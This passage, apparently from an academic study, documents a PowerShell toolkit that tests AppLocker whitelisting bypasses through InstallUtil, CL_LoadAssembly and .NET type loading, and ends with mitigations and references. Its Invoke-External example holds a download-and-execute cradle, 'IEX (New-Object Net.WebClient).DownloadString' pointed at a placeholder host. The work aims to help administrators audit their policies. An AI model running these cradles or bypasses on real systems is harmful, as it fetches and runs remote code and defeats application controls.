Encodes a string to Base64. Support functionality that can be used to encode Powershell's commands to be used with the native -EncodedCommand option. i.e. powershell -EncodedCommand \$encodedCommand



## Parameters

**Command:** A powershell command to be encoded.

## Example

```
ConvertTo-Base64 'Write-Host Hello World!'
```

---

## Get-Info

### Synopsis

Provides a dictionary with system information

### Example

```
Get-Info
```

---

## Invoke-External

### Synopsis

Executes .ps1 scripts, .bat files and, arbitrary PowerShell commands.

### Description

Given a file (.ps1, .bat) it will attempt to execute it, thus providing a single interface to invoke code, be it in automated PowerShell and/or CommandPrompt scripts or random PowerShell commands (in another session).

### Parameters

**FileName:** FileName is a mandatory parameter that defines the external file to be executed. It can be either an absolute path to the file or just a file name. In the latter case, by default, it is assumed that it's located in \$Global:TestAppLockerRootPath\Exploits folder.

**Payload:** Payload is also optional and represents the payload file for .ps1/.bat invocations.

Like `FileName`, `Payload` can also be either an absolute path or just a file name that by convention `Invoke-External` will attempt to locate in `$Global:TestAppLockerRootPath\Payloads` folder.

**Command:** Optional PowerShell command that will be encoded and executed in a different session.

#### Example

```
InvokeExternal -FileName "rundll.bat" -Payload "powershell -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('http://ip:port/')
```

---

#### Search-File

##### Synopsis

Simple search function to locate module files.

##### Description

Simple search function to locate module files depending on their type (exploit, payload, scanner, etc.).

##### Parameters

**FileName:** The name of the file you are looking for.

**Type:** Type is a string that determines a category of files that by default have specific locations.

#### Example

```
Search-File -FileName CL_LoadAssembly.ps1 -Type Exploit
```

## Core Components

### Utilities

#### *Functions*

#### Get-Exploits

##### Synopsis

Lists Module's exploit methods.

#### Example

```
Get-Exploits
```

## Get-FilePathRules

### Synopsis

This script lists default ACL for the "BUILTIN\users" group looking for write/createFiles & execute authorizations

### Description

The default AppLocker rules allow everything in the folder C:\Windows to be executed.

A normal user however should not have access write permission in that folder, but that is not always the case.

This script lists the default ACL for the "BUILTIN\users" group looking for write/createFiles & execute authorizations.

### Parameters

**Group:** An optional parameter that sets the group of users that it will test against. By default, it uses "\*Users\*"

**RootFolder:** The folder from which it will start the recursive iterations. It is optional and by default, the "C:\Windows" will be used.

### Example

```
Get-FilePathRules -RootFolder "C:\Windows\Tasks"
```

### Notes

Change the group and root\_folder variables to suit your needs.

## Get-Payloads

### Synopsis

Lists Module's payloads files (every file located at \$Global:TestAppLockerRootPath\Payloads).

### Example

```
Get-Payloads
```

## Get-Policy

### Synopsis

Retrieves AppLocker's policy rules (i.e. path rules, hash rules, file publisher rules).

### Example

```
Get-Policy
```

## Get-Scanners

### Synopsis

Lists Module's scanners (every file located at \$Global:TestAppLockerRootPath\Scanners).

### Example

```
Get-Scanners
```

## Use-Scanner

### Synopsis

Invokes a scanner script.

### Parameters

**Scanner:** The absolute path to the scanner script or the name of an existing scanner located at \$Global:TestAppLockerRootPath\Scanners.

### Example

```
Use-Scanner -Scanner SampleScanner.ps1
```

## Exploits

Exploits are the scripts that implement bypasses such as those discussed above. A single exploit script could be as simple as just a call to a signed system's executable for example with an appropriate payload as a parameter or as complex as attempting a bypass requiring any number of preparation steps in an automated way that can be reused. Exploits are by convention located under the /Exploits directory and can be listed using the public command Get-Exploits [ref. Utilities \[Functions: Get-Exploits\]](#). Following are the few already implemented bypasses as a proof of concept of the streamlined automation the tool is trying to introduce, hoping to eventually include most known bypasses providing a rich API for an administrator to use along with custom scanners or individually.

## Functions

### Use-InstallUtil

#### Synopsis

Attempt to bypass AppLocker rules by using the system's InstallUtil executable.

#### Description

InstallUtil is a command-line utility that belongs to the .NET Framework and allows users to install and uninstall applications easily via the command prompt.

Since this utility is a Microsoft signed binary, it can be used to run any .NET executables bypassing in that way AppLocker restrictions.

In addition, this utility is located in the Windows folder which AppLocker policies are not going to be applied since the contents of the Windows folder are needed to be executed for the system to run normally.

#### Parameters

**ProgramLocation:** The path where the InstallUtil.exe is located. By default, is set to "C:\Windows\Microsoft.NET\Framework64\v4.0.30319" but it depends on the system.

This parameter is optional.

**Payload:** The absolute path to the payload file or the name of an existing payload located at \$Global:TestAppLockerRootPath\Payloads. Payload is mandatory

#### Example

```
Use-InstallUtil -Payload installUtilPayload.exe
```

#### Notes

The payload executable must have been compiled with reference:system.management.automation.dll i.e.

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe  
/reference:system.management.automation.dll /unsafe /platform:x64 /out:InstallUtilPayload.exe  
InstallUtilPayload.cs
```

#### Use-DotNetCoreType

##### Synopsis

Implements a simple bypass where it attempts to load a .dll's class directly.

##### Description

Implements a simple bypass where it attempts to load a .dll's class directly via .Net Core TypeDefinition functionality and accessing its methods from the PowerShell session.

##### Parameters

**Payload:** The absolute path to the payload file or the name of an existing payload located at \$Global:TestAppLockerRootPath\Payloads. Payload is mandatory

**Class:** The Class parameter is mandatory. The exploit will attempt to load from the .dll that class to the session and make it available via a dynamic variable named after it.

For example if the .dll in question implements class Foo which provides function .bar().

Use-DotNetCoreType will create a Type definition for Foo named \$foo which will be made available in the session allowing calls like so: \$foo.bar()

**ScriptBlock:** Using a ScriptBlock enables injection of code blocks to the .ps1 scripts and evaluating it there.

ScriptBlock is mandatory.

#### Example

```
Use-DotNetCoreType -Payload testingPayload.dll -Class TestingPayload -ScriptBlock <Some ScriptBlock>
```

### Use-CLLoadAssembly

#### Synopsis

Attempt to bypass AppLocker rules by using system's CL\_LoadAssembly.ps1 LoadAssemblyFromPath functionality.

#### Description

CL\_LoadAssembly.ps1 is a script that can be found in Windows systems that provides LoadAssemblyFromPath which can be used to load assemblies from .exe files.

#### Parameters

**ProgramLocation:** The path where the CL\_LoadAssembly.ps1 script is located. By default, is set to "C:\Windows\diagnostics\system\Audio" but it depends on the system.

This parameter is optional.

**Payload:** The absolute path to the payload file or the name of an existing payload located at \$Global:TestAppLockerRootPath\Payloads. Payload is mandatory.

**ScriptBlock:** Using a ScriptBlock enables injection of code blocks to the .ps1 scripts and evaluating it there.

ScriptBlock is mandatory.

#### Example

```
Use-CLLoadAssembly -Payload 'testingPayload_csc_v2.exe' -ScriptBlock {  
[TestingApplication.Program]::owning() }
```


#### Notes

For this bypass to work .Net Framework version 2.0 must be enabled on the system and the payload executable must have been compiled with it.

i.e. C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /t:exe /out:TestingApplicationAssembly\_v2.exe  
Program.cs

## Demonstration

The provided toolkit is a PowerShell module, which means in order to use its functionalities it needs first to be included via the **Import-Module** command to the session.



```
Windows PowerShell (x86)
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\WinLab> Import-Module .\test_applocker_module\Test-AppLocker-Module
Importing C:\Users\WinLab\test_applocker_module\Public\Get-Exploits.ps1
Importing C:\Users\WinLab\test_applocker_module\Public\Get-FilePathRules.ps1
Importing C:\Users\WinLab\test_applocker_module\Public\Get-Payloads.ps1
Importing C:\Users\WinLab\test_applocker_module\Public\Get-Policy.ps1
Importing C:\Users\WinLab\test_applocker_module\Public\Get-Scanners.ps1
Importing C:\Users\WinLab\test_applocker_module\Public\Use-Scanner.ps1
Importing C:\Users\WinLab\test_applocker_module\Private\Set-PrivatePlaceholder.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-CLoadAssembly.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-DotNetCoreType.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-InstallUtil.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-MSBuild.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-RPEInjection.ps1
Importing C:\Users\WinLab\test_applocker_module\Exploits\Use-Rundll.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\ConvertTo-Base64.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Get-Info.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Invoke-External.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Invoke-RPEInjection.ps1
Placeholder
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Search-File.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Use-Decryptor.ps1
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Public\Use-Encryptor.ps1
Placeholder
Importing C:\Users\WinLab\test_applocker_module\Test-AppLocker-SupportModule\Private\Set-PrivatePlaceholder.ps1
PS C:\Users\WinLab>
```

Figure 5.1: Get-Help

When the module is imported the **Get-Help** command can assist to lookup each function and all the related information including its description and syntax.

```
Windows PowerShell (x86)
PS C:\Users\WinLab> Get-Help Get-Policy

NAME
    Get-Policy

SYNOPSIS
    Retrieves AppLocker's policy rules.

SYNTAX
    Get-Policy [<CommonParameters>]

DESCRIPTION
    Retrieves AppLocker's policy rules (i.e. path rules, hash rules, file publisher rules).

RELATED LINKS

REMARKS
    To see the examples, type: "get-help Get-Policy -examples".
    For more information, type: "get-help Get-Policy -detailed".
    For technical information, type: "get-help Get-Policy -full".

PS C:\Users\WinLab> Get-Policy
[+] Printing AppLocker Rules [+]

=== File Path Rule ===

Rule Name : %OSDRIVE%\Users\WinLab\Desktop\*
Condition : %OSDRIVE%\Users\WinLab\Desktop\*
Description:
Group/SID : S-1-1-0

=== File Hash Rule ===

Rule Name :
File Name :
Hash type :
Hash :
Description:
Group/SID :

=== File Publisher Rule ===

Rule Name :
PublisherName :
ProductName :
BinaryName :
BinaryVersion Min. :
BinaryVersion Max. :
Description:
Group/SID :

PS C:\Users\WinLab>
```

Figure 5.2: Get-Policy

To scan for possible bypasses a scanner needs to be implemented and used. All scanners can be viewed from the **Get-Scanners** command. A scanner in general uses a set of bypasses and assumes that each bypass attempts to execute a payload that would result in an observable change in the system, then it enumerates whether that change did happen after each bypass attempt and logs it. For this proof of concept, a sample scanner has been implemented which executes some bypasses with payloads that aim to write in a file, thus the scanner enumerates which bypasses actually managed to write it.



```
Windows PowerShell (x86)
PS C:\Users\WinLab> Get-Help Get-Scanners

NAME
    Get-Scanners

SYNOPSIS
    Lists Module's scanners.

SYNTAX
    Get-Scanners [<CommonParameters>]

DESCRIPTION
    Lists Module's payload files (every file located at $Global:TestAppLockerRootPath\Scanners).

RELATED LINKS

REMARKS
    To see the examples, type: "get-help Get-Scanners -examples".
    For more information, type: "get-help Get-Scanners -detailed".
    For technical information, type: "get-help Get-Scanners -full".

PS C:\Users\WinLab> Get-Scanners

    Directory: C:\Users\WinLab\test_applocker_module\Scanners

Mode                LastWriteTime         Length Name
----                -
-a----           3/19/2020   7:18 PM           1857 SampleScanner.ps1

PS C:\Users\WinLab> █
```

Figure 5.3: Get-Scanners

To execute the selected scanner type **Use-Scanner** with the scanner option set to your scanner and press enter. The scanner will attempt to execute the bypasses defined in that scanner one by one and print out the results.

```
Windows PowerShell (x86)
PS C:\Users\WinLab> Get-Help Use-Scanner

NAME
    Use-Scanner

SYNOPSIS
    Invokes a scanner script.

SYNTAX
    Use-Scanner [-Scanner] <String> [<CommonParameters>]

DESCRIPTION
    Invokes a scanner scriprt.

RELATED LINKS

REMARKS
    To see the examples, type: "get-help Use-Scanner -examples".
    For more information, type: "get-help Use-Scanner -detailed".
    For technical information, type: "get-help Use-Scanner -full".

PS C:\Users\WinLab> Use-Scanner -Scanner SampleScanner.ps1
WARNING: HelperUtils.GetInfo is already loaded!
===== Begin - Testing runtime .Net Core type definition from .dll via PowerShell...
WARNING: TestingPayload is already loaded!
[+] Testing runtime .Net Core type definition from .dll via PowerShell - Passed.
===== End
===== Begin - Testing payload execution using builtin CL_LoadAssembly.ps1 script...
[+] Testing payload execution using builtin CL_LoadAssembly.ps1 script - Passed.
===== End
===== Begin - Testing payload execution using builtin InstalUtil.exe...
Microsoft (R) .NET Framework Installation utility Version 4.7.3190.0
Copyright (C) Microsoft Corporation. All rights reserved.

The uninstall is beginning.
See the contents of the log file for the C:\Users\WinLab\test_applocker_module\Payloads\installUtilPayload.exe assembly's progress.
The file is located at C:\Users\WinLab\test_applocker_module\Payloads\installUtilPayload.InstallLog.
Uninstalling assembly 'C:\Users\WinLab\test_applocker_module\Payloads\installUtilPayload.exe'.
Affected parameters are:
    logtoconsole =
    assemblypath = C:\Users\WinLab\test_applocker_module\Payloads\installUtilPayload.exe
    logfile = C:\Users\WinLab\test_applocker_module\Payloads\installUtilPayload.InstallLog

The uninstall has completed.
[+] Testing payload execution using builtin InstalUtil.exe - Passed.
===== End
PS C:\Users\WinLab>
```

Figure 5.4: Use-Scanner

## Chapter V: Conclusion

There are different approaches to block each of the bypasses mentioned above. Most of the time blocking the .exe in Windows would be the safest way. This can be done with a deny rule in AppLocker. However in some cases that may not be an option. In that case, each method would be approached differently. For example in the case of mshta.exe people usually change the association of .HTA files to

notepad. A comprehensive guide can be found here on how to do this simply by using Group Policy Preferences (Burchill):

This would open in Notepad the .HTA files instead. While this is not bullet-proof because they can be served from a web server by defining MIME type and execute nonetheless.

In conclusion, it boils down to the systems' administrators. This is exactly why such toolkits are required to help administrators locate and evaluate these potential threads since there is no definite silver bullet to answer this issue. In addition to the minimal framework provided as part of the study, other notable tools are Moe's original ALBY and Arik Kublanov's Evasor from CyberArk labs ("cyberark/Evasor: A tool to be used in post exploitation phase for blue and red teams to bypass APPLICATIONCONTROL policies").

## Glossary

The **Local Security Policy** (secpol.msc): This tool in Windows 10 contains information about the security of a local computer.

Group Policy Management (GP): is a Windows management feature that allows you to control multiple users' and computers' configurations within an Active Directory environment.

MDT: **Microsoft Deployment Toolkit** is a software package primarily used to deploy images to a large number of physical machines

SCCM: **Microsoft System Center Configuration Manager** is an administration tool that enables organizations to manage and safeguard devices and software within their environment. SCCM takes care of the hardware inventory, distributes software and patches, and more.

**DLL Hijacking** is a method of injecting malicious code into an application by exploiting the way some Windows applications search and load Dynamic Link Libraries (DLL).

## References

[1] DURVE, Rohan; BOURIDANE, Ahmed. Windows 10 security hardening using device guard whitelisting and AppLocker blacklisting. In:2017 Seventh International Conference on Emerging Security Technologies (EST). IEEE, 2017. p. 56-61.

[2] Endpoint security using applocker 2017, Proceedings - 2016 IEEE International Conference on Bioinformatics and Biomedicine, BIBM 2016, pp. 1154.

[3] PAYETTE, Bruce. Windows PowerShell in action. John Wiley & Sons, 2007.HOLMES, Lee. Windows PowerShell Cookbook: The Complete Guide to Scripting Microsoft's Command Shell. O'Reilly Media, 2012.

- [4] POULTON, Don; HOLT, Harry; BELLET, Randy. *MCSA 70-697 and 70-698 Cert Guide: Configuring Windows Devices; Installing and Configuring Windows 10*. Pearson IT Certification, 2017.
- [5] Study of whitelisting mechanisms in functional windows: bypass techniques and security measures. Study of whitelisting mechanisms in windows operating systems: bypassing techniques and security controls., Dimitris Koutras.
- [6] "api0cradle/UltimateAppLockerByPassList: The goal of this repository is to document the most common techniques to bypass AppLocker." *GitHub*, <https://github.com/api0cradle/UltimateAppLockerByPassList>
- [7] "milkdevil/UltimateAppLockerByPassList." *GitHub*, <https://github.com/milkdevil/UltimateAppLockerByPassList>.
- [8] S, Diljith. "diljith369/TDU: Application whitelist bypass." *GitHub*, <https://github.com/diljith369/TDU>
- [9] "o1mate/AppLocker-Bypass: Bypassing AppLocker with C#." *GitHub*, <https://github.com/o1mate/AppLocker-Bypass>
- [10] "0xVIC/myAPPLockerBypassSummary: Simple APPLocker bypass summary." *GitHub*, 22 October 2018, <https://github.com/0xVIC/myAPPLockerBypassSummary>
- [11] Oddvar Moe's Blog
- [12] *LOLBAS*, <https://lolbas-project.github.io/>
- [13] *Windows 10/8/7/XP file forum*, <https://www.file.net/>
- [14] *Developer tools, technical documentation and coding examples*, <https://docs.microsoft.com/>
- [15] "AppLocker (Windows) - Windows security." *Microsoft Docs*, 28 October 2021, <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview>
- [16] "WPF Host (PresentationHost.exe)." *Microsoft Docs*, 4 September 2020, <https://docs.microsoft.com/en-us/dotnet/desktop/wpf/app-development/wpf-host-presentationhost-exe?view=netframeworkdesktop-4.8>
- [17] "MSBuild - MSBuild." *Microsoft Docs*, 15 October 2021, <https://docs.microsoft.com/en-us/visualstudio/msbuild/msbuild?view=vs-2022>
- [18] "rundll32." *Microsoft Docs*, 3 March 2021, <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/rundll32>
- [19] "regsvr32." *Microsoft Docs*, 3 March 2021, <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/regsvr32>
- [20] "Regasm.exe (Assembly Registration Tool) - .NET Framework." *Microsoft Docs*, 15 September 2021, <https://docs.microsoft.com/en-us/dotnet/framework/tools/regasm-exe-assembly-registration-tool>.

- [21] "Regsvcs.exe (.NET Services Installation Tool) - .NET Framework." *Microsoft Docs*, 15 September 2021,  
<https://docs.microsoft.com/en-us/dotnet/framework/tools/regsvcs-exe-net-services-installation-tool>.
- [22] "Installutil.exe (Installer Tool) - .NET Framework." *Microsoft Docs*, 13 November 2021,  
<https://docs.microsoft.com/en-us/dotnet/framework/tools/installutil-exe-installer-tool>
- [23] "msdt." *Microsoft Docs*, 22 March 2021,  
<https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/msdt>.
- [24] "How to Write and Run Scripts in the Windows PowerShell ISE - PowerShell." *Microsoft Docs*, 7 October 2021,  
<https://docs.microsoft.com/en-us/powershell/scripting/windows-powershell/ise/how-to-write-and-run-scripts-in-the-windows-powershell-ise?view=powershell-7.1&viewFallbackFrom=powershell-6>
- [25] Keshet, Yiftach. "What Are LOLBins and How Do Attackers Use Them in Fileless Attacks?" *Cynet*, 1 February 2022,  
<https://www.cynet.com/attack-techniques-hands-on/what-are-lolbins-and-how-do-attackers-use-them-in-fileless-attacks/>.
- [26] "AppLocker Bypass Techniques." *Evi1cg's blog*, 12 September 2016,  
[https://evi1cg.me/archives/AppLocker\\_Bypass\\_Techniques.html](https://evi1cg.me/archives/AppLocker_Bypass_Techniques.html)
- [27] Duggan, Daniel. *Penetration Testing Lab – Offensive Techniques & Methodologies*, 14 February 2022,  
<https://pentestlab.blog/>
- [28] Smith, Casey. "AppLocker Bypass – Regasm and Regsvcs – Penetration Testing Lab." *Penetration Testing Lab*, 19 May 2017, <https://pentestlab.blog/2017/05/19/applocker-bypass-regasm-and-regsvcs/>
- [29] "DLL Hijacking – Penetration Testing Lab." *Penetration Testing Lab*, 27 March 2017,  
<https://pentestlab.blog/2017/03/27/dll-hijacking/>.
- [30] "DLL Injection – Penetration Testing Lab." *Penetration Testing Lab*, 4 April 2017,  
<https://pentestlab.blog/2017/04/04/dll-injection/>
- [31] "How to Bypass Windows AppLocker | Ethical Hacking Tutorials, Tips and Tricks." *Hacking Tutorial*,  
<https://www.hacking-tutorial.com/hacking-tutorial/how-to-bypass-windows-applocker/>.
- [32] "How to Bypass a Windows AppLocker?" *Infosecaddicts*, 6 July 2017,  
<https://infosecaddicts.com/bypass-windows-applocker/>.
- [33] "Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts." *bohops*, 7 January 2018,  
<https://bohops.com/2018/01/07/executing-commands-and-bypassing-applocker-with-powershell-diagnostic-scripts/>.
- [34] "Bypassing AppLocker Custom Rules." *0x09AL Security blog*, 13 September 2018,  
<https://blog.pwn.al/security/applocker/bypass/custom/rules/windows/2018/09/13/applocker-custom-rules-bypass.html>.

[35] Kumar, Jitesh. "How To Create AppLocker Policies To Secure Windows Environments Intune HTMD Blog." *AnoopCNair.com*, 19 March 2020, <https://www.anoopcnaair.com/create-applocker-policies-to-secure-intune-wip/>.

[36] Kublanov, Arik. "Introducing Evasor: A New Pen Test Tool for WindowAppLocker." *CyberArk*, 18 June 2020, <https://www.cyberark.com/resources/threat-research-blog/introducing-evapor-a-new-pen-test-tool-for-windowapplocker>

[37] "cyberark/Evasor: A tool to be used in post exploitation phase for blue and red teams to bypass APPLICATIONCONTROL policies." *GitHub*, <https://github.com/cyberark/Evasor>

[38] Burchill, Alan. "How to use group policy to change open with file associations." *Group Policy Central*, 21 September 2011, <http://www.grouppolicy.biz/2011/09/how-to-use-group-policy-to-change-open-with-file-associations>

[39] *Stack Overflow - Where Developers Learn, Share, & Build Careers*, <https://stackoverflow.com>.